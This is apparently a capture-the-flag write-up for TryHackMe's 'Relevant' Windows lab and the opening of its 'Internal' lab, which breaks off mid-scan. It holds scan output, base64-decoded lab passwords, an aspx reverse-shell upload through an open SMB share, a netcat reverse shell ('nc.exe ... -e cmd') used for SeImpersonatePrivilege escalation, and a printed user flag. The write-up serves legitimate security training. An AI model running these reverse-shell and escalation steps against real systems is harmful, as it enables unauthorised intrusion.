

RelevantBox

Scope of Work

The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- **User.txt**
- **Root.txt**


Additionally, the client has provided the following scope allowances:

- ◇ Any tools or techniques are permitted in this engagement, however we ask that you attempt **manual exploitation first**
- ◇ Locate and note all vulnerabilities found
- ◇ Submit the flags discovered to the dashboard
- ◇ **Only the IP address assigned to your machine is in scope**
- ◇ Find and report ALL vulnerabilities (yes, there is more than one path to root)

InformationGathering

Web

Home Page `/`



Nmap

Starting Nmap 7.94 (<https://nmap.org>) at 2023-07-18 05:12 EDT

NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 05:12

Completed NSE at 05:12, 0.00s elapsed

Initiating NSE at 05:12

Completed NSE at 05:12, 0.00s elapsed

Initiating NSE at 05:12

Completed NSE at 05:12, 0.00s elapsed

Initiating Ping Scan at 05:12

Scanning 10.10.33.141 [4 ports]

Completed Ping Scan at 05:12, 0.27s elapsed (1 total hosts)

Initiating SYN Stealth Scan at 05:12

Scanning 10.10.33.141 [1000 ports]

Discovered open port 80/tcp on 10.10.33.141

Discovered open port 135/tcp on 10.10.33.141

Discovered open port 139/tcp on 10.10.33.141

Discovered open port 445/tcp on 10.10.33.141

Discovered open port 3389/tcp on 10.10.33.141

Completed SYN Stealth Scan at 05:13, 15.31s elapsed (1000 total ports)

Initiating Service scan at 05:13

Scanning 5 services on 10.10.33.141

Completed Service scan at 05:14, 94.80s elapsed (5 services on 1 host)

Initiating OS detection (try #1) against 10.10.33.141

Retrying OS detection (try #2) against 10.10.33.141

Initiating Traceroute at 05:14

Completed Traceroute at 05:14, 3.01s elapsed

NSE: Script scanning 10.10.33.141.

Initiating NSE at 05:14

Completed NSE at 05:15, 40.08s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 1.02s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Nmap scan report for 10.10.33.141

Host is up (0.21s latency).

Not shown: 995 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

| http-methods:

| Supported Methods: OPTIONS TRACE GET HEAD POST

|_ Potentially risky methods: TRACE

|_http-server-header: **Microsoft-IIS/10.0**

|_http-title: IIS Windows Server

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open P5B↔U Windows Server 2016 Standard Evaluation 14393 microsoft-ds

3389/tcp open ssl/ms-wbt-server? => RDP ??

|_ssl-date: 2023-07-18T09:15:37+00:00; 0s from scanner time.

| rdp-ntlm-info:

| Target_Name: RELEVANT

| NetBIOS_Domain_Name: RELEVANT

| NetBIOS_Computer_Name: RELEVANT

| DNS_Domain_Name: Relevant

| DNS_Computer_Name: Relevant

| Product_Version: 10.0.14393

|_ System_Time: 2023-07-18T09:14:58+00:00

| ssl-cert: Subject: commonName=Relevant

| Issuer: commonName=Relevant

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2023-07-17T09:12:33

| Not valid after: 2024-01-16T09:12:33

| MD5: 5292:8d6e:1467:7a64:111d:4f2e:6db6:9170

|_SHA-1: b487:3b93:3763:b5c8:47d9:fa19:2a53:d9e2:f646:ff4b

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2016 (89%)

OS CPE: cpe:/o:microsoft:windows_server_2016

Aggressive OS guesses: Microsoft Windows Server 2016 (89%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.003 days (since Tue Jul 18 05:11:18 2023)

Network Distance: 5 hops

TCP Sequence Prediction: Difficulty=260 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-os-discovery:

| OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
| Computer name: Relevant
| NetBIOS computer name: RELEVANT\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2023-07-18T02:14:58-07:00
| smb2-time:
| date: 2023-07-18T09:15:01
|_ start_date: 2023-07-18T09:12:46
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h23m59s, deviation: 3h07m50s, median: 0s

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 85.24 ms 10.17.0.1

2 ... 4

5 209.04 ms 10.10.33.141

NSE: Script Post-scanning.

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Initiating NSE at 05:15

Completed NSE at 05:15, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 160.25 seconds

Raw packets sent: 2097 (95.952KB) | Rcvd: 43 (2.600KB)

Complete

Completed Service scan at 07:38, 57.71s elapsed (8 services on 1 host)

Initiating OS detection (try #1) against 10.10.79.75

Retrying OS detection (try #2) against 10.10.79.75

Initiating Traceroute at 07:38

Completed Traceroute at 07:38, 3.02s elapsed

NSE: Script scanning 10.10.79.75.

Initiating NSE at 07:38

Completed NSE at 07:39, 41.50s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 1.07s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Nmap scan report for 10.10.79.75

Host is up (0.21s latency).

Not shown: 65527 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

| http-methods:

| Supported Methods: OPTIONS TRACE GET HEAD POST

|_ Potentially risky methods: TRACE

|_http-title: IIS Windows Server

|_http-server-header: Microsoft-IIS/10.0

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open Windows Server 2016 Standard Evaluation 14393 microsoft-ds

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: RELEVANT

| NetBIOS_Domain_Name: RELEVANT

| NetBIOS_Computer_Name: RELEVANT

| DNS_Domain_Name: Relevant

| DNS_Computer_Name: Relevant

| Product_Version: 10.0.14393

|_ System_Time: 2023-07-18T11:38:58+00:00

| ssl-cert: Subject: commonName=Relevant

| Issuer: commonName=Relevant

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2023-07-17T11:22:52

| Not valid after: 2024-01-16T11:22:52

| MD5: 46ad:a94f:8cb0:1d70:0585:dc9c:19cf:a7c2

|_SHA-1: 01e8:eea2:d494:42a9:f0cf:75b8:43e7:eff5:c6b9:067f

|_ssl-date: 2023-07-18T11:39:38+00:00; +1s from scanner time.

49663/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-IIS/10.0

| http-methods:

| Supported Methods: OPTIONS TRACE GET HEAD POST

|_ Potentially risky methods: TRACE

|_http-title: IIS Windows Server

49667/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

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Aggressive OS guesses: Microsoft Windows Server 2016 (89%)

No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.013 days (since Tue Jul 18 07:21:33 2023)

Network Distance: 5 hops

TCP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-07-18T11:38:58
|_ start_date: 2023-07-18T11:23:12
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2023-07-18T04:39:00-07:00
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_clock-skew: mean: 1h24m01s, deviation: 3h07m51s, median: 0s
```

TRACEROUTE (using port 445/tcp)

HOP	RTT	ADDRESS
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1	80.47 ms	10.17.0.1
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2	...	4
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5	234.41 ms	10.10.79.75
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NSE: Script Post-scanning.

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Initiating NSE at 07:39

Completed NSE at 07:39, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 638.39 seconds

Raw packets sent: 197023 (8.673MB) | Rcvd: 485 (39.881KB)

smbclient

LISTING OUT THE WORKSPACES

```
(kali㉿kali)-[~/relevant_box]
$ smbclient -L \\10.10.33.141
Password for [WORKGROUP\kali]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
nt4wrksv       Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.33.141 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

CONNECTING TO `nt4wrksv` share : [**SUCCESS**]

```
(kali㉿kali)-[~/relevant_box]
$ smbclient \\\\10.10.33.141\\nt4wrksv -U nt4wrksv
Password for [WORKGROUP\nt4wrksv]:
Try "help" to get a list of possible commands.
smb: \> help
?               allinfo          altname          archive          backup
blocksize       cancel           case_sensitive   cd               chmod
chown           close           del              deltree          dir
du              echo            exit             get              getfacl
geteas          hardlink        help             history          iosize
lcd             link            lock             lowercase        ls
l               mask            md               mget             mkdir
more            mput            newer            notify           open
posix           posix_encrypt   posix_open       posix_mkdir      posix_rmdir
posix_unlink    posix_whoami    print            prompt           put
pwd             q               queue            quit             readlink
```

`nt4wrksv` CONTAINS A FILE AND IS EASILY ACCESSIBLE

```
(kali㉿kali)-[~/relevant_box]
$ smbclient \\\\10.10.33.141\\nt4wrksv -U nt4wrksv
Password for [WORKGROUP\nt4wrksv]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D                0      Sat Jul 25 17:46:04 2020
..               D                0      Sat Jul 25 17:46:04 2020
passwords.txt    A                98     Sat Jul 25 11:15:33 2020

7735807 blocks of size 4096. 5136109 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

CONTENTS of passwords.txt

```
(kali㉿kali)-[~/relevant_box]
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

DECODING:

The discovered encoded text file has encoding of base64

Encoding Explorer

Encoded

Qm9iIC0gIVBAJCRXMHJEITEyMw==

↓ Decode

Plain Text	Qm9iIC0gIVBAJCRXMHJEITEyMw==
HTML Entities	Qm9iIC0gIVBAJCRXMHJEITEyMw==
URL	Qm9iIC0gIVBAJCRXMHJEITEyMw==
Base64	Bob - !P@\$W0rD!123
Quoted Printable	Qm9iIC0gIVBAJCRXMHJEITEyMw=

Encoding Explorer

Encoded

QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

↓ Decode

Plain Text	QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
HTML Entities	QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
URL	QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
Base64	Bill - Juw4nnaM4n420696969!\$\$\$
Quoted Printable	QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

- 1. Qm9iIC0gIVBAJCRXMHJEITEyMw== is
Bob - !P@\$\$W0rD!123
- 2. QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk is
Bill - Juw4nnaM4n420696969!\$\$\$

RDP

Futher enumeration of RDP first seen in NMAP SCAN

Starting Nmap 7.94 (<https://nmap.org>) at 2023-07-18 06:01 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating Ping Scan at 06:01
Scanning 10.10.33.141 [2 ports]
Completed Ping Scan at 06:01, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:01
Completed Parallel DNS resolution of 1 host. at 06:01, 0.09s elapsed
Initiating Connect Scan at 06:01
Scanning 10.10.33.141 [1 port]
Discovered open port 3389/tcp on 10.10.33.141

Completed Connect Scan at 06:01, 0.23s elapsed (1 total ports)
Initiating Service scan at 06:01
Scanning 1 service on 10.10.33.141
Completed Service scan at 06:01, 6.64s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.33.141.
Initiating NSE at 06:01
Completed NSE at 06:01, 5.11s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 1.35s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Nmap scan report for 10.10.33.141
Host is up (0.22s latency).

PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services

| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-17T09:12:33
| Not valid after: 2024-01-16T09:12:33
| MD5: 5292:8d6e:1467:7a64:111d:4f2e:6db6:9170
|_SHA-1: b487:3b93:3763:b5c8:47d9:fa19:2a53:d9e2:f646:ff4b
|_ssl-date: 2023-07-18T10:01:53+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: RELEVANT
| NetBIOS_Domain_Name: RELEVANT
| NetBIOS_Computer_Name: RELEVANT
| DNS_Domain_Name: Relevant
| DNS_Computer_Name: Relevant
| Product_Version: 10.0.14393
|_ System_Time: 2023-07-18T10:01:48+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds

Exploitation

Using Microsoft HTTPAPI and SMB SHARE, I GOT ACCESS TO THE MACHINE

Ran a reverse shell aspx script on the web front

```
smb: \> put
put <filename>
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (19.9 kb/s) (average 19.9 kb/s)
smb: \> ls
.                D           0   Tue Jul 18 08:20:57 2023
..               D           0   Tue Jul 18 08:20:57 2023
passwords.txt    A          98   Sat Jul 25 11:15:33 2020
shell.aspx       A       15968  Tue Jul 18 08:20:58 2023
7735807 blocks of size 4096. 5136163 blocks available
smb: \> rm shell.aspx
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (18.2 kb/s) (average 19.0 kb/s)
smb: \>
```

10.10.79.75:49663/nt4wrl x aspx-reverse-shell/shell.a x +

10.10.79.75:49663/nt4wrksv/shell.aspx

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[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
Qm1sbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

```
(kali㉿kali)-[~/relevant_box]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.79.75] 49911
Spawn Shell ...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

SysInfo

c:\>systeminfo
systeminfo

Host Name: RELEVANT
OS Name: Microsoft Windows Server 2016 Standard Evaluation
OS Version: 10.0.14393 N/A Build 14393
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00378-00000-00000-AA739
Original Install Date: 7/25/2020, 7:56:59 AM
System Boot Time: 7/18/2023, 5:29:33 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 1,024 MB
Available Physical Memory: 436 MB
Virtual Memory: Max Size: 2,048 MB
Virtual Memory: Available: 1,396 MB
Virtual Memory: In Use: 652 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB3192137
[02]: KB3211320
[03]: KB3213986
Network Card(s): 1 NIC(s) Installed.
[01]: AWS PV Network Device
Connection Name: Ethernet 2
DHCP Enabled: Yes
DHCP Server: 10.10.0.1
IP address(es)
[01]: 10.10.63.84
[02]: fe80::8df7:76da:77b8:539a
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

FirstFlag

```
c:\Users\Bob>cd Desktop
cd Desktop

c:\Users\Bob\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM                35 user.txt
               1 File(s)                35 bytes
               2 Dir(s)  20,277,166,080 bytes free

c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

PostExploitation

Dangerous Privileges

```
c:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

1. CAN ABUSE SeImpersonatePrivilege using <https://github.com/itm4n/>

```
c:\Program>ps64.exe
ps64.exe
[-] Please specify a command to execute
c:\Program>ps64.exe -c "c:\Program\nc.exe 10.17.56.51 4445 -e cmd"
ps64.exe -c "c:\Program\nc.exe 10.17.56.51 4445 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

c:\Program>Uri 'http://10.17.56.51:8080/
```

```
(kali㉿kali)-[~]
$ nc -nvlp 4445
listening on [any] 4445 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.63.84] 49901
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Boom! We are root!

Internal

Scope of Work

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- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

- ◇ Ensure that you modify your hosts file to reflect internal.thm
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- ◇ Only the IP address assigned to your machine is in scope

Information Gathering

Nmap

Complete

```
└─(kali㉿kali)-[~/internalBox]
```

```
└─$ cat nmap-long.txt
```

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NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 10:58

Completed NSE at 10:58, 0.00s elapsed

Initiating NSE at 10:58

Completed NSE at 10:58, 0.00s elapsed

Initiating NSE at 10:58

Completed NSE at 10:58, 0.00s elapsed

Initiating Ping Scan at 10:58

Scanning 10.10.99.195 [4 ports]

Completed Ping Scan at 10:58, 0.21s elapsed (1 total hosts)

Initiating SYN Stealth Scan at 10:58

Scanning 10.10.99.195 [65535 ports]

Discovered open port 80/tcp on 10.10.99.195

Discovered open port 22/tcp on 10.10.99.195

SYN Stealth Scan Timing: About 6.90% done; ETC: 11:05 (0:06:58 remaining)

SYN Stealth Scan Timing: About 10.21% done; ETC: 11:08 (0:08:56 remaining)

SYN Stealth Scan Timing: About 13.60% done; ETC: 11:09 (0:09:38 remaining)

SYN Stealth Scan Timing: About 32.66% done; ETC: 11:09 (0:07:34 remaining)

SYN Stealth Scan Timing: About 48.67% done; ETC: 11:11 (0:06:59 remaining)

SYN Stealth Scan Timing: About 55.52% done; ETC: 11:12 (0:06:16 remaining)

SYN Stealth Scan Timing: About 61.76% done; ETC: 11:12 (0:05:33 remaining)

SYN Stealth Scan Timing: About 67.39% done; ETC: 11:13 (0:04:49 remaining)

SYN Stealth Scan Timing: About 73.13% done; ETC: 11:13 (0:04:03 remaining)

SYN Stealth Scan Timing: About 78.51% done; ETC: 11:13 (0:03:17 remaining)

SYN Stealth Scan Timing: About 83.86% done; ETC: 11:13 (0:02:29 remaining)

SYN Stealth Scan Timing: About 89.05% done; ETC: 11:13 (0:01:42 remaining)

SYN Stealth Scan Timing: About 94.27% done; ETC: 11:13 (0:00:54 remaining)

Completed SYN Stealth Scan at 11:14, 956.66s elapsed (65535 total ports)

Initiating Service scan at 11:14

Scanning 2 services on 10.10.99.195

Completed Service scan at 11:14, 6.47s elapsed (2 services on 1 host)

Initiating OS detection (try #1) against 10.10.99.195

Retrying OS detection (try #2) against 10.10.99.195

Retrying OS detection (try #3) against 10.10.99.195

Retrying OS detection (try #4) against 10.10.99.195


```

Retrying OS detection (try #5) against 10.10.99.195
Initiating Traceroute at 11:14
Completed Traceroute at 11:14, 3.02s elapsed
NSE: Script scanning 10.10.99.195.
Initiating NSE at 11:14
Completed NSE at 11:14, 5.95s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.81s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Nmap scan report for 10.10.99.195
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|  256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_ 256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=7/18%OT=22%CT=1%CU=30080%PV=Y%DS=5%DC=T%G=Y%TM=64B6AC6
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11
OS:NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B
OS:3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M50
OS:8NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 48.284 days (since Wed May 31 04:25:09 2023)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1  65.41 ms  10.17.0.1
2  ... 4
5  188.85 ms 10.10.99.195

NSE: Script Post-scanning.
Initiating NSE at 11:14

```


Completed NSE at 11:14, 0.00s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 988.55 seconds
Raw packets sent: 70847 (3.121MB) | Rcvd: 71299 (3.201MB)

Quick

```
(kali㉿kali)-[~/internalBox]
└─$ cat nmap-short.txt
```

Starting Nmap 7.94 (<https://nmap.org>) at 2023-07-18 10:54 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating Ping Scan at 10:54
Scanning 10.10.99.195 [4 ports]
Completed Ping Scan at 10:54, 0.22s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:54
Scanning 10.10.99.195 [1000 ports]
Discovered open port 22/tcp on 10.10.99.195
